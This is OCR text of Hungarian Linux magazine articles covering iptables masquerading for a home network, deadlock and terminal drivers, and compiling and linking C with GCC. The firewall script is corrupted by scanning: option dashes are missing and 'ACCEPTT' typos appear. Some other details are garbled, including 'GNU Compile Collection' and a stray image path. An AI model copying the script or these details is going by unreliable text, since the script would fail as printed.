van, akkor egy másik hálózati kártyára is szükségünk lesz. Felmerülhet a kérdés, hogy nem lehetne-e ezt csupán egyetlen kártyával megoldani? Abban az esetben igen, ha meg tudjuk valósítani, hogy a kártya egyidejűleg lássa a modemet és a belső hálót is, ugyanis a rendszermag IP-aliassing (IP-álnevesítő) szolgáltatásával egy kártyához több IP-címet is rendelhetünk. A hálózati kártyákhoz egyébként az `ifconfig` nevű paranccsal rendelhetünk IP-ket. Az első kártya esetében például `ifconfig eth0 10.1.1.1`, a másodikhoz például `ifconfig eth1 10.1.1.2`. Második IP-címet a következő módon adhatunk meg: `ifconfig eth0:1 10.1.1.3`.
Az utóbbi csak abban az esetben működik, ha a rendszermag tartalmazza az IP aliassing szolgáltatást – szerencsére ez a legtöbb terjesztés alapmagjában megtalálható.
A bújtatást a legegyszerűbben a következő módon állíthatjuk be: `ipchains -A forward -j MASQ`, illetve `iptables` esetében: `iptables -t nat -A POSTROUTING -j MASQUERADE`. Innentől kezdve a Linuxon átmenő összes

2. lista Egy ügyes otthoni beállítás iptables-re

```
#!/bin/sh
IPTABLES=/sbin/iptables
# ha modemen vagy ADSL-en kereszt l
# csatlakozunk, akkor az eth0-t cserØlj k
# ki ppp0-ra!
WAN_IFACE="eth0"
ANYWHERE="0/0"
modprobe ip_conntrack_ftp
$IPTABLES -F
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT ACCEPT
$IPTABLES -P INPUT DROP
$IPTABLES -A INPUT -i lo -j ACCEPT
$IPTABLES -A INPUT  -p icmp  icmp-type
➥echo-reply -s $ANYWHERE -i $WAN_IFACE
➥-j ACCEPT
$IPTABLES -A INPUT  -p icmp  icmp-type
➥destination-unreachable -s $ANYWHERE -i
➥$WAN_IFACE -j ACCEPT
$IPTABLES -A INPUT  -p icmp  icmp-type
➥time-exceeded -s $ANYWHERE -i $WAN_IFACE
➥-j ACCEPT
$IPTABLES -A INPUT -m state  state
➥ESTABLISHED,RELATED -j ACCEPTT
$IPTABLES -A INPUT -m state  state NEW
➥-i ! $WAN_IFACE -j ACCEPTT
$IPTABLES -A INPUT -j LOG -m limit  limit
➥30/minute  log-prefix "Dropping: "
```

csomag fejléce átíródik. Ha a parancs kiadásakor valamiféle hibaüzenetet kaptunk, minden bizonnyal nincs a rendszermagunkban ez a szolgáltatás. A legtöbb terjesztés ilyen maggal szállítja termékeit.
Ha látszólag minden rendben van, de mégsem működik a dolog, akkor valószínűleg az a gond, hogy ki van kapcsolva az úgynevezett IP forwarding. Semmi pánik! Az `echo 1 > /proc/sys/net/ipv4/ip_forward` utasítás segítségével egyszerűen csak be kell kapcsolnunk.
Meg kell jegyeznünk, hogy mind az `ipchains`, mind az `iptables` beállításai elvesznek a rendszer leállításakor, ezért ha nem akarjuk minden alkalommal bepötyögni a parancsokat, írjuk be valamelyik rendszerindító parancsfájlba!
A többi gépen a saját belső IP-címükön kívül két dolgot kell beállítanunk. Az első, hogy az alapértelmezett átjáró a Linuxunk belső IP-címe legyen. Ha az a gép szintén Linux, ezt a következőképpen tehetjük meg: `route add default gw 10.1.1.1` (a `10.1.1.1` helyére értelemszerűen átjárónk belső IP-címe kerül). A második a DNS-kiszolgáló, amit a Linux esetében a */etc/resolv.conf* állományban adhatunk meg a `nameserver` után, például: `nameserver 195.72.32.131`. Ezek után úgy kell látnunk kifelé, mintha közvetlenül kapcsolódnánk a Világhálóra.

Garzó András
(garzoand@interware.hu) körülbelül három éve foglalkozik Linux- és más Unix-rendszerekkel. Legjobban az operációs rendszerek lelkivilága érdekli, de nyitott egyéniség. Kedvenc étele a palacsinta, és van egy Richard nevű macskája. Minden észrevételt, megjegyzést, levelet szívesen fogad.

Holtpont kizárva!

Sorozatunk előző részében már nem maradt hely egy sok fejfájást okozó nehézség bemutatására, ezért most rögtön be is pótoljuk a mulasztást. A továbbiakban már valóban gyakorlatibb vizekre evezünk, és a beviteli-kiviteli eszközök kezelésével foglalkozunk, a terminálokon kezdve a sort.

A nehézséget, amiről most beszélni fogunk, az okozza, hogy léteznek olyan erőforrások, amelyeket ha egy folyamat megkap és elkezd használni, egészen addig nem vehetjük el tőle, amíg be nem fejezte a munkáját. Ezek az úgynevezett kizárólagos vagy monopol módú erőforrások; példaként a nyomtatót lehetne említeni.
Akadnak azonban megszakítható erőforrások is, amelyek a folyamattól bármikor elvehetők, azzal a feltétellel, hogy ugyanabban az állapotban kapják vissza, mint ahogyan elkoboztuk tőlük. Jellemzően ilyen erőforrás a memória. Egy folyamatot bármikor felfüggeszthetünk, kipakolhatunk a memóriából a merevlemezen lévő virtuális memóriába, és az így felszabadult memóriaszeletet másvalakinek adhatjuk át. Ezután az eredeti folyamatot visszatöltve az ugyanonnan folytathatja a futását, ahol abbahagyta. Nyilvánvaló, hogy például a nyomtató esetében ezt nem tehetnénk meg.
Ha megengedjük a monopol módú erőforrások létezését, fel kell rá készülnünk, hogy előbb-utóbb valamilyen gond is lesz. Kialakulhat az esetenként a folyamatok rejtélyes lefagyásával járó rendkívül kellemetlen jelenség, a holtpont.
Általánosan megfogalmazva: valamely két vagy több folyamatból álló halmaz akkor juthat holtpontba, ha a benne lévő összes folyamat egy olyan eseményre várakozik, amelyet csak egy szintén abban a halmazban lévő folyamat idézhetne elő. Magyarán: körkörös várakozás van érvényben: „A” folyamat vár a „B”-re, az pedig a „C”-re, a „C” meg az „A”-ra.
Zavaros? Nézzünk egy példát! Az első folyamat ki szeretne nyomtatni egy állományt a CD-ROM-ról, ezért lefoglalja a CD-meghajtót mint erőforrást. Ezután megpróbálja megszerezni a nyomtatót, de azt egy másik folyamat éppen használja, tehát várakoznia kell. Az éppen nyomtató folyamat azonban be szeretne valamit tölteni a CD-ről, ami szükséges a további adatok kinyomtatásához. A meghajtó viszont már foglalt, ezért ő is várakozásra van ítélve. Mindkét folyamat egymásra vár, vagyis holtpontról kell beszélnünk.
Ha még így sem tiszta teljesen, gondoljunk csak a két résszel ezelőtt említett étkező filozófusok kérdésére! A filozófusok jelen esetben a folyamatoknak, a villák pedig monopol módú erőforrásoknak felelnek meg.
Az operációsrendszer-tervezőket már régóta foglalkoztatja, hogy milyen módszerekkel lehetne elkerülni a holtpontok kialakulását. Rájöttek, hogy a monopol módú erőforrások jelenlétén kívül három további feltételnek is teljesülnie kell, hogy holtpont jöhessen létre. Az első az úgynevezett kölcsönös kizárás, azaz minden erőforrásnak két állapota lehet: vagy hozzá van rendelve valamelyik folyamathoz, vagy nincs. A második az, hogy egy folyamat bármikor anélkül kérhet egy erőforrást, hogy el kellene engednie egy már korábban lefoglaltat. Az utolsó feltétel pedig az előbb már említett körkörös várakozást követeli meg. Ha ezek közül csak az egyik nem teljesül, sohasem alakul ki holtpont.
Rengeteg algoritmust kitaláltak, amellyel megakadályozhatnánk bármelyik feltétel teljesülését, ám a Unix-rendszerek eléggé sajátos módon oldják meg ezt a nehézséget: egyszerűen nem foglalkoznak vele.
A Unixban ugyanis nincsenek monopol módú eszközök, és az operációs rendszer nem is teszi lehetővé a zárolásukat. Mégis létezik erre egy módszer: az úgynevezett lezáró (lock) állományok. Ha egy eszközre kizárólagos elérést szeretnénk, akkor csak egy ilyen állományt kell elhelyezni a megfelelő helyre a megfelelő névvel (amely az adott eszközre utal).
Ez azonban nem az operációs rendszer szolgáltatása! Maga a folyamat dönti el, hogy figyelembe veszi-e a lezáró állományokat vagy sem. Ha az utóbbi eset áll fenn, akkor könnyen lehet, hogy végeredményül valamiféle szörnyűséget kapunk, de holtpont akkor sem alakulhat ki, mivel a kölcsönös kizárás feltétele nem teljesül.
Ennyit a holtpontokról. A továbbiakban a különböző beviteli kiviteli eszközök kezelésével foglalkozunk, elsőként a terminálokkal.

Terminálok

A terminálok olyan eszközök, amelyek lehetővé teszik, hogy a felhasználók kapcsolatot tartsanak a számítógéppel, és minden számítógép rendelkezik legalább egy ilyennel. Monitorunk és billentyűzetünk együttesen szintén egy terminált alkot. A többfelhasználós operációs rendszerek (mint például a Linux) esetében ezt konzolnak nevezik.
Érdemes megjegyeznünk, hogy a többfelhasználós operációs rendszerek esetében a többi rész közül általában a terminálmeghajtó kódja a legnagyobb, mégis az egész témakört elintézzük röpke két oldalon. Ez azzal magyarázható, hogy például a folyamatkezelésnél (amelyet több mint két részen át tárgyaltunk) a terminálkezelés elve viszonylag egyszerűbb, de a megvalósítás sokkal „macerásabb”, mivel egyrészt egyszerre kell kezelni a billentyűzetet és a képernyőt (amelyek különkülön is elég nagy kihívást jelentenek), másrészt ennél az eszköz esetében számolni kell egy eléggé beszámíthatatlan külső tényezővel is: a felhasználóval. Tapasztalatból tudjuk, hogy egy rendszer sohasem támaszthat túl nagy követelményeket a felhasználóval szemben, aki akarva-akaratlan mindenféle ármánykodásra képes, például felrúgja a bevitelre vonatkozó szabályokat, vagy több karaktert ír be, mint amennyi egy sorban kifér (vagy amennyit az adott alkalmazás fogadni képes) stb.
Az ilyen helyzeteket a terminálmeghajtónak kell kezelnie, tehát gyakorlatilag minden eshetőségre fel kell készülnie. Ha ezt nem tenné meg, akkor akár az is előfordulhat, hogy a felhasználó ügyetlenkedése miatt elszállhat az adott alkalmazás, rosszabb esetben talán az egész rendszer is.

Sokféle színű, illatú, formájú terminál létezik, az operációs rendszer szempontjából azonban csak kapcsolódási felületükben különböznek egymástól (azaz abban, hogy milyen elv alapján cserélnek adatot a központi számítógéppel). Mi ezek közül most háromfélét említünk meg.

Tárcím-leképezéses terminálok

Általában az összes számítógép rendelkezik legalább egy ilyennel. Ebbe a csoportba tartozik billentyűzet-monitor párosunk is. Az ilyen típusú terminálok mindig beépített részét képezik a számítógépnek.
Ez a csoport a nevét onnan kapta, hogy a kijelző egységet (a képernyőt) egy úgynevezett video-RAM-on keresztül érhetjük el. Ez nem más, mint egy olyan memóriatartomány, ami része a főmemóriának, és ugyanúgy kell használni (címezni), mint a memória bármelyik másik rekeszét.
A rendszernek tehát csak el kell helyeznie a megjeleníteni kívánt szöveget (vagy képet) a memória megfelelő részére, ezután az ott tárolt adatot a grafikus kártyán található videovezérlő a monitor számára emészthető videojelekké alakítja át.
A többi terminháltípustól eltérően itt a bevitel teljesen el van választva a megjelenítéstől, a billentyűzet közvetlenül az alaplaphoz kapcsolódik. Amikor a felhasználó lenyom egy billentyűt, a billentyűzet belsejében található mikroprocesszor ezt érzékeli, és elküldi az adott billentyűhöz tartozó úgynevezett scan-kódot. Amint erről az alaplapon található billentyűzetvezérlő értesül, megszakítást vált ki. Ugyanez történik az adott billentyű felengedésekor is.

RS-232 (soros kapujú) terminálok

Ezek olyan kijelzőből és egy billentyűzetből álló eszközök, amelyek a számítógép soros kapujához kapcsolódnak. A soros kapu azonban lassú, és csak korlátozott mennyiségben áll rendelkezésre, ezért manapság leginkább csak a távoli, telefonvonalon és modemen keresztüli elérés biztosítására használják.

Hálózati és grafikus (X) terminálok

Ma már ott tartunk, hogy maguk a terminálok is számítógépek (esetleg PC-k), amelyek saját processzorral és memóriával rendelkeznek. Megjelentek a grafikus környezettel is megbirkózó úgynevezett X-terminálok. Ezek többnyire hálózaton keresztül kapcsolódnak a központi számítógéphez.
Ha karakteres terminált szeretnénk „gyártani” egy, a hálózatba kapcsolt PC-ből, csupán egy úgynevezett terminálemulátor programot kell rajta elindítanunk, vagyis egy egyszerű `telnet` ügyfelet. A `telnet` a világ egyik legegyszerűbb hálózati protokollja: a lenyomott billentyűket elküldi a kiszolgáló felé, az ügyfél pedig megjeleníti a beérkező karaktereket. Az `ssh` (Secure Shell) protokoll már egy kicsit bonyolultabb, habár szerepe megegyezik a `telnet`-ével. A fő különbség annyi, hogy az átvitel titkosított, tehát biztonságban érezhetjük magunkat a hálózaton hallgatózó fülektől.
Grafikus terminált lehet készen kapni, de tulajdonképpen bármilyen általános célú számítógép használható erre a célra, ami rendelkezik hálózati csatolóval, egérrel, billentyűzettel, és természetesen grafikus megjelenítővel.
Az X-terminál minden esetben egy X-kiszolgáló nevű alkalmazást futtat, amely a billentyűzetről, illetve az egérről beérkező adatokat továbbítja a gazdaszámítógéphez, továbbá fogadja az utasításait. Ezek a parancsok viszonylag alacsony szintűek, tehát olyasmire kell gondolni, mint egy pont kirajzolása vagy egy vonal húzása.
A gazdaszámítógépen úgynevezett X-ügyfélprogramok futnak. Ezek egyrészt azok, amelyeket a felhasználó a terminálról elindít, de a terminál képernyőjén jelennek meg. Másrészt X-ügyfélnek számít még az ablakkezelő, amely a terminálon megjelenő ablakok létrehozásáért, kinézetéért, mozgatásáért, átméretezéséért stb. felel.
Láthatjuk, hogy mindhárom különböző terminháltípust másképpen kell programoznunk. A felhasználói programok azonban nyilván nem szeretnének olyan dolgokkal törődni, mint hogy az őket futtató felhasználó éppen milyen típusú, felbontású terminál előtt ül. Tehát itt is eszközfüggetlen környezet létrehozása a cél.
A továbbiakban nagy vonalakban bemutatjuk a Linuxhoz hasonló Unix-rendszerek terminálmeghajtóinak működési elvét, főként a tárcím-leképezéses terminálokra kihegyezve.

Beolvasás a terminálról

Az első kérdés, amit egy operációs rendszer tervezésekor meg kell vizsgálni, az, hogy érdemes-e kettéválasztani a beolvasást, illetve a megjelenítést. Logikusnak tűnik, ha azt mondjuk, hogy igen, mivel a képernyő és a billentyűzet különálló eszköz, ám a Linux mégis együtt kezeli őket. Mindenesetre mi most kettéválasztva tárgyaljuk őket, a bevitelen kezdve a sort.
Alapvetően kétféle beviteli módot különböztetünk meg: a nyers módot és a feldolgozott vagy a Unix-rendszerek által kanonikusnak keresztelt módot. Az első esetben a billentyűzetmeghajtó a beérkezett karaktert egyből továbbítja a felhasználói alkalmazások felé. Ez nagyon hasznos például a szövegszerkesztők esetében, viszont zavaró lehet egy parancsértelmező számára. Ha ugyanis a felhasználó elgépelte a parancsot, akkor a BACKSPACE billentyű segítségével a beírt karaktereket egészen a rosszul írt részig kitörli, majd onnantól folytatja a parancs bevitelét. Nyilvánvaló azonban, hogy a parancsértelmező nem kíváncsi a felhasználó ügyetlenkedéseire, csak a kész, kijavított sor érdekli, ezért számára a feldolgozott módú bekérés lenne rokonszenvesebb. Szerencsére a Unix-rendszerek tartalmaznak olyan könyvtári eljárásokat (vagy rendszerhívásokat), amelyek segítségével az adatokat mindkét módon be lehet kérni.
A leütött billentyűk összegyűjtéséről a billentyűzetmeghajtónak kell gondoskodnia, amely a terminálkezelő folyamat része. A beérkező karakterek fogadásáról azonban a rendszermag legalján lévő megszakításkezelő gondoskodik, amely azt egy ideiglenes tárba (pufferbe) helyezi, majd valamilyen úton-módon értesíti a billentyűzetmeghajtót az új karakter megérkezéséről.
A billentyűzet csak a leütött billentyű scan-kódját (tulajdonképpen a leütött billentyű sorszámát) küldi tovább, de ez a legtöbb felhasználói alkalmazás számára emészthetetlen, ezért a billentyűzetmeghajtónak egy úgynevezett karakterkódot kell hozzárendelnie. Ezek közül a legelterjedtebb az ASCII (American Code for Information Interchange) kódtáblázat.
De ennek mi, magyar nyelvterületen élők nem sok hasznát vehetjük akkor, ha ékes anyanyelvünkön íródott szövegekkel is szeretnénk dolgozni az adott rendszer alatt, mivel az ASCII-kódtábla nem tartalmaz ékezetes betűket. Ezért a legtöbb operációs rendszer lehetőséget ad arra, hogy maga a felhasználó határozza meg, milyen táblázat szerint történjen az átalakítás. Ezeket a táblázatokat egyébként billentyűzettérképnek vagy kódlapnak is szokás nevezni.
Ha a bevitel bekérése kanonikus módban zajlik, a billentyűzetkezelőnek további kihívásokkal kell szembenéznie. Ilyen például a visszhangzás megvalósítása, vagyis a leütött billen-

tyűknek a képernyőn történő megjelenítése. A gond abban gyökeredzik, hogy olyasmire is figyelni kell, hogy a felhasználó egy 80 karakteres sorhosszúságú terminálon 80 karakternél többet gépel-e be, vagy valamilyen különleges billentyűkombinációt használ, mint például a soremelést, a BACKSPACE-t vagy a „fájl vége” karaktert.

Láthatjuk tehát, hogy egy jól működő terminálmeghajtó megtervezése és elkészítése nem kis feladat. Mindenesetre most nagy vonalakban kövessük nyomon, hogyan kér be például egy parancsértelmező egy utasítást a felhasználótól!

Amikor a parancsértelmező várja a felhasználó utasításait, olvasni próbál az úgynevezett szabványbemenetről, ami például a konzolon lévő első virtuális terminál esetében */dev/tty1* (erre a célra egy külön könyvtári eljárás létezik). Azt, hogy a szabványbemenetnek megadott eszközfájl alatt pontosan melyik eszközt is értjük, a fájlrendszer tudja megmondani, ezért a parancsértelmező egy üzenetet küld a fájlrendszerkezelő folyamatnak, ami tartalmazza az eszközfájlt, és egy memóriacímet, ahová a beérkező adat majd kerülni fog. Ezután a parancsértelmező blokkol.

Az eszközfájlok két értéket tartalmaznak: a fő, illetve a mellék eszközszámot. Ezek határozzák meg pontosan, hogy melyik eszközről is van szó, jelen esetben melyik eszköztől kell várnunk a bemenetet. Miután a fájlrendszer megállapította, hogy a megadott eszközfájlhoz melyik fő, illetve mellék eszközszám tartozik, üzenetet küld a terminálkezelőnek, hogy valaki bevitelre vár.

Ez a folyamat azonban a másodperc törtrésze alatt zajlik le, így a felhasználó valószínűleg még egy árva billentyűt sem ütött le, tehát a terminálkezelő még nem tudja teljesíteni a kérést.

A fájlrendszer azonban nem blokkol, csupán megjegyzi, hogy van itt valahol egy folyamat, amely bevitelre vár, majd folytatja a munkát a következő kérés végrehajtásával. A parancsértelmező folyamata azonban egészen addig aludni fog, amíg a kért adat meg nem érkezik.

Amikor leütünk egy billentyűt, két megszakítás is történik: egy, amikor lenyomtuk és még egy, amikor felengedtük. A rendszer csak azokkal a megszakításokkal foglalkozik, amelyek egy billentyű lenyomásakor jönnek létre. Kivételt képeznek ez alól a módosító billentyűk (a CTRL és a SHIFT), amelyeknek a lenyomását- és felengedését is kezelni kell.

A beérkező billentyűkódokat a megszakításkezelő fogadja, és beteszi egy, a terminálkezelő számára is elérhető memóriahelyre. Ezután felébreszti a terminál-kezelőt, amely a pillanatnyi billentyűzettérkép és a lenyomva tartott módosító billentyűk függvényében meghatározza, hogy milyen karaktert kell továbbküldenie az alkalmazásnak.

A feldolgozott beviteli módnál (mint jelen esetben is) a terminálkezelő addig gyűjti a billentyűzetről érkező karaktereket, amíg egy sorvége, fájlvége vagy soremelés karakter nem érkezik. Ha ez bekövetkezik, akkor a beérkezett karaktereket a parancsértelmező által kijelölt memóriarekeszbe teszi, majd üzenetet küld a fájlrendszernek, hogy a kért művelet befejeződött. Ezután a parancsértelmező felébredhet, és elkezdheti a felhasználótól érkezett karakterek feldolgozását.

A megjelenítés

A tárcím-leképezéses terminálokon való megjelenítés megvalósítása egyszerűbb a bekérésnél, bár bizonyos tényezők ezt is rendkívül túlbonyolíthatják. Például a legtöbb Unix-rendszer esetében a konzolra is megadhatunk több virtuális terminált, ami azzal jár, hogy a terminálkezelőnek figyelnie kell, hogy mindig csak az éppen működő képernyőre írjon. Mi azonban most csak a közvetlen képernyőkiírás menetét vizsgáljuk.

Az alkalmazások a `printf` könyvtári függvény segítségével írhatnak a szabványkimenetre. Hasonlóan a bekéréshez, itt is a fájlrendszernek küldünk üzenetet, ami tartalmazza a kimeneti eszközfájl nevét, továbbá egy memóriacímet, amelyen a kiírandó szöveg megtalálható. A terminálkezelőnek a feladata elvben annyi, hogy az ezen a memóriacímen található karaktersorozatot bemásolja a video-RAM-ba, a többit a gép elintézi.

Ám ez csak látszólag ilyen egyszerű. Gondoskodni kell ugyanis a különböző különleges karakterekről és a kilépési szekvenciákról (lásd később) is. A különleges karakterekre a két legjobb példa a soremelés (CTRL-J) és a csengetés (CTRL-G). Az utóbbi karakter segítségével csengetéshez hasonló hangot csalhatunk ki a hangszóróból. Látható, hogy ez a megjelenítéstől egy teljesen különböző világ, ám ennek kezeléséről mégis a terminálmeghajtónak kell gondoskodnia.

A soremelésnél előfordulhat, hogy a képernyő aljára értünk, és mindent egy sorral feljebb kell görgetnünk. Itt az a gond merül fel, hogyha ezt a video-RAM-on belüli adatok ide-oda pakolgatásával oldanánk meg, a megjelenítés rettentő lassú lenne. Szerencsére egy kis alkatrészes segítségre támaszkodhatunk. A legtöbb videovezérlőnek megmondhatjuk, hogy a video-RAM mely pontjától kezdje a megjelenítést. Így ezt a mutatót csak egy sorral lejjebb kell állítanunk, és máris felszabadul a legalsó sor. Ám ezt nem tehetjük örökké, mert a video-RAM mérete véges. Aggodalomra azonban itt sincs ok, mert a videovezérlő a video-RAM-ot körkörösen kezeli, azaz ha elért a végére, visszatér az elejére, és onnan folytatja a megjelenítést.

Bizonyos alkalmazások igényelik, hogy kicsit nagyobb szabadságot élvezzenek a megjelenítésben, azaz lehetőségük legyen például a kurzor mozgatására vagy a karakterek tulajdonságainak (elő- és háttérszínük) megváltoztatására. Ezeket az úgynevezett kilépési szekvenciák segítségével érhetik el.

Egy kilépési szekvencia több karakterből áll, amelyből az első mindig az ESC karakter. Ezt követi maga az utasítás, amelyet a megjelenítésért felelős kódnak végre kell hajtania. Egy ilyen a következőképpen nézhet ki:


```
ESC[1;1H
```

Ez a szekvencia a kurzort az 1,1-es helyzetbe (a képernyő bal felső sarkába) mozgatja. Ezek az utasítások nem egyszerűek, sőt kapcsolóik bizonyos esetekben elhagyhatóak, tehát ezeknek a kódoknak az értelmezése nem egyszerű feladat.

A kilépési szekvenciákat egyébként az ANSI szabvány tartalmazza, tehát sok más operációs rendszer is támogatja őket, például a régi MS-DOS is (igaz, csak akkor, ha a rendszer indulásakor az ANSI.SYS állományt betöltöttük).

Ennyit a terminálokról dióhéjban. A következő részben folytatjuk a beviteli–kiviteli eszközökkel való ismerkedést. Akkor egy viszonylag nagyobb lélegzetvételű témába kezdünk bele, méghozzá a lemezmeghajtókkal való ismerkedésbe.

Garzó András
(garzoand@interware.hu) körülbelül három éve foglalkozik Linux- és más Unix-rendszerekkel. Legjobban az operációs rendszerek lelkivilága érdekli, de nyitott egyéniség. Kedvenc étele a palacsinta, és van egy Richard nevű macskája. Minden észrevételt, megjegyzést, levelet szívesen fogad.



A GNU Fordítógyűjtemény

Miután forráskódunkat egy nekünk tetsző szövegszerkesztőben megírtuk, a processzor számára is érthető gépi kódra kell lefordítanunk, hogy futtatható állományt kapjunk. Ehhez használhatjuk a GNU Fordítógyűjteményt.

Csábító lenne arra gondolni, hogy a GCC (Linking) a GNU C Compiler szavak rövidítése, azaz nem más lehet, mint a GNU C Fordító. Ez néhány éve még igaz volt, de alkotói a megváltozott helyzetnek megfelelően mára más nevet adtak neki: a GCC az angol GNU Compile Collection szavakból alkotott mozaikszó, ami arra utal, hogy a GNU CC nem egyetlen fordítót tartalmaz, hanem különböző programozási nyelveket képes gépi kódra átfordítani, többek között Linux-környezetben. De ha megfelelően van lefordítva, akkor keresztfordítóként (cross compiler, azaz több felületen működő fordítóként) is képes üzemelni, ami azt jelenti, hogy nemcsak a gépünkben lévő, hanem másfajta processzorcsaládokra is programokat tudunk vele fordítani. Például egy Intel processzort tartalmazó x86-os gépen olyan gépi kódot állíthatunk elő, ami Alpha processzorokon is képes lesz futni. Több Linux-terjesztés GCC fordítója alapértelmezetten nem képes ilyen átfordításra, ezért ilyenkor a GCC-csomagot a keresztfordításnak megfelelő beállításokkal újra kell fordítani.
A FreeBSD-hez, az Emacs ***lisp*** könyvtárakhoz és a Linux-rendszermaghoz hasonlóan a GCC is a bazár stílusú fejlesztési modell szerint készül, így nevezte ***Eric S. Raymond*** a nyílt forráskódra alapozott programírást. Hogy egyértelmű legyen a szöveg, a továbbiakban a fájlokat tartalmazó könyvtárakat mappáknak fogom nevezni, hogy megkülönböztessem őket a tárgykódot tartalmazó könyvtáraktól.
Ahogy egy bazárban illik, a GCC készítői a forráskódot mindenki számára olvashatóvá teszik, és írhatóvá varázsolják a fejlesztők számára, akik közül néhány vezető személynek joga van ahhoz, hogy a javasolt változtatásokat elfogadja vagy elutasítsa. Az alkotók szerint a fejlesztés végső célja az, hogy a GCC legyen a világ legjobb fordítója, ezért mindenkitől szívesen fogadják a segítséget, és mindenkit szeretettel várnak a fejlesztők levelezési listáin. Gyakorta adnak ki frissítéseket, amelyek általában nem teljességgel megbízható változatok, hanem úgynevezett pillanatképek (snapshots), és azt mutatják, hogy éppen hol tartanak a kódolási munkák. Elvárják azt is, hogy az esetleges hibákról értesítést kapjanak.

A fordítás

A GCC nem teljes fejlesztőkörnyezet, hanem parancssori fordító. Kezdetnek írjuk be a következő rövid C nyelvű programot egy szövegszerkesztőbe, majd ***linuxvilag.c*** néven mentsük:

```
#include <stdio.h>

int main()
{
  printf("Linuxvilag\n");
  return(0);
}
```

Majd egy parancsértelmezőben adjuk ki a következő parancsot:

```
> gcc linuxvilag.c
```

Most és a továbbiakban a > jel nem része a parancsnak, hanem a parancssorjel, ami a rendszergazda esetében például kettős kereszt (#) lehet. A fordítás eredménye egy ***a.out*** nevű futtatható állomány, ami az alapértelmezett elnevezés. Ha a lefordított fájlt bármilyen szövegnézővel megnézzük, láthatjuk, hogy a fájl első négy betűje a ***.ELF***. Az ELF az Executable and Linkable Format szavak rövidítése, ami futtatható és összeépíthető formátumot jelent. Manapság ez az alapértelmezett fájlformátum, és mind a futtatható, mind a könyvtárállományok a fordítás során elf formátumot kapnak. Nekem az elf szóról mindig a manók jutnak eszembe, hiszen a szónak ez az eredeti angol jelentése.
Ha a bináris állománynak nem az alapértelmezett ***a.out*** elnevezést akarjuk adni, a `-o` kapcsoló használatával ezt tudatnunk kell a fordítóval:

```
> gcc linuxvilag.c -o linuxvilag
```

Most a lefordított állomány neve ***linuxvilag*** lesz. Ennek a kapcsolónak a hatására a GCC a kimenetét a megadott nevű fájlba küldi, függetlenül attól, hogy az futtatható program, bináris állomány vagy assembly kód volt-e. Például írjuk be a következő rövid kódrészletet:

```
struct Quaternion {
  int o;
  int x;
  int y;
  int z;
};

void printQuaternion(struct Quaternion *q)
{
  printf("%d,%d,%d,%d\n",q->o,q->x,q->y,q->z);
}
```

Mint tudjuk, a quaterniók hiperkomplex számok, amelyeket az a+bi+cj+dk alakban írhatunk fel, ahol i2 = -1, j2 = -1, k2 = -1 és ij = k, ji = -k, jk = i, kj = -i, ki = j, ik = -j. A hiperkomplex számok tulajdonképpen a komplex számok kiterjesztései, és gyakoriak a vektoralgebrában, ahol többek között tetszőleges térbeli elforgatások előállítására használhatjuk őket. A mi quaternion szerkezetünk egy ilyen négyes számot jelképez, és rövidke forráskódunk a `printQuaternion()` függvény segítségével megjeleníti azt a parancssoron. Miután beírtuk, és ***quaternion.c*** néven mentettük a forrásfájlt, fordítsuk le a következő paranccsal:

```
> gcc -c quaternion.c -o quaternion.o
```

A `-c` és `-o` kapcsolók most azt mondják a fordítónak, hogy a ***quaternion.c*** nevű forrásfájl lefordított kódját a ***quaternion.o*** fájlba tegye. Nem meglepő, hogy ez a bináris fájl nem futtatható! Ahhoz, hogy egy C- vagy C++-állomány futtatható legyen, meg kell adnunk valahol egy `main` nevű függvényt, ami minden programindításkor elsőként fut le. Tehát a ***linuxvilag.c*** nevű fő fájlunk így fog kinézni:

```
#include "quaternion.h"

struct Quaternion quaternion = {0,1,2,3};

int main()
{
  printQuaternion(&quaternion);
  return(0);
}
```

A `printQuaternion()` függvény meghatározását a ***quaternion.c*** nevű forrásfájlba tesszük:

```
#include <stdio.h>
#include "quaternion.h"

void printQuaternion(struct Quaternion *q)
{
  printf("%d,%d,%d,%d\n",q->o,q->x,q->y,q->z);
}
```

A quaternion szerkezet és a `printQuaternion()` függvény meghatározásait a ***quaternion.h*** fejállományba tesszük:

```
#ifndef QUATERNION_H_
#define QUATERNION_H_

struct Quaternion {
  int o;
  int x;
  int y;
  int z;
};

void printQuaternion(struct Quaternion *q);

#endif /* QUATERNION_H_ */
```

A fejállományba egy úgynevezett állományőrszemet építettem be, ami megakadályozza, hogy a fordítóprogram ezt a fejállományt többször is feldolgozza, hiszen amikor először találkozik vele, értéket ad a `QUATERNION_H_` makrónak, másodszor vagy harmadszor viszont már mindent figyelmen kívül hagy, ami a `#ifndef` és `#endif` fordítási irányelvek között van.

Most már mindkét fájlt az ismert módon egyenként lefordíthatjuk:

```
> gcc -c quaternion.c -o quaternion.o
> gcc -c linuxvilag.c -o linuxvilag
```

Amikor azonban megpróbáljuk lefuttatni a fordító által létrehozott ***linuxvilag*** bináris állományt, az „Engedély megtagadva” üzenetet kapjuk:

```
bash: ./linuxvilag: Permission denied
```

A linuxvilag fájlnév előtti ./ karakterek a pillanatnyi munkakönyvtárra utalnak. Miután az `ls -l` paranccsal listázzuk a könyvtár tartalmát, látjuk, hogy a ***linuxvilag*** állomány írható és olvasható, de nem futtatható, mert nem látjuk az x betűt:

```
-rw-r r     1 ratio    users          904 FEB
8 23:14 linuxvilag*g*
```

Nem esünk kétségbe, hanem a `chmod` parancs segítségével saját magunk számára futtathatóvá tesszük az állományt:

```
> chmod u+x linuxvilag
```

De ismét csalatkoznunk kell, hiszen most a „Nem tudom futtatni a bináris állományt” üzenetet kapjuk:

```
bash: ./linuxvilag: cannot execute binary file
```

Némi gondolkodás után arra a következtetésre juthatunk, hogy hiába hoztuk létre a ***quaternion.o*** és a ***linuxvilag*** bináris állományokat, semmit sem tudnak sem egymásról, hiszen nem kapcsoltuk össze őket. A GCC az összekapcsolást (linking) is megteszi, de a megfelelő utasításokat kell neki adnunk:

```
> gcc -c quaternion.c -o quaternion.o
> gcc -c linuxvilag.c -o linuxvilag.o
> gcc quaternion.o linuxvilag.o -o linuxvilag
```

Az összekapcsolás az utolsó sorban történik, ahol a GCC a ***quaternion.o*** és ***linuxvilag.o*** bináris állományokat fűzi össze a ***linuxvilag*** nevű futtatható állománnyá. Most már a ***linuxvilag*** program tudni fog mind a ***quaternion.o***, mind pedig a ***linuxvilag.o*** bináris állományok tartalmáról.

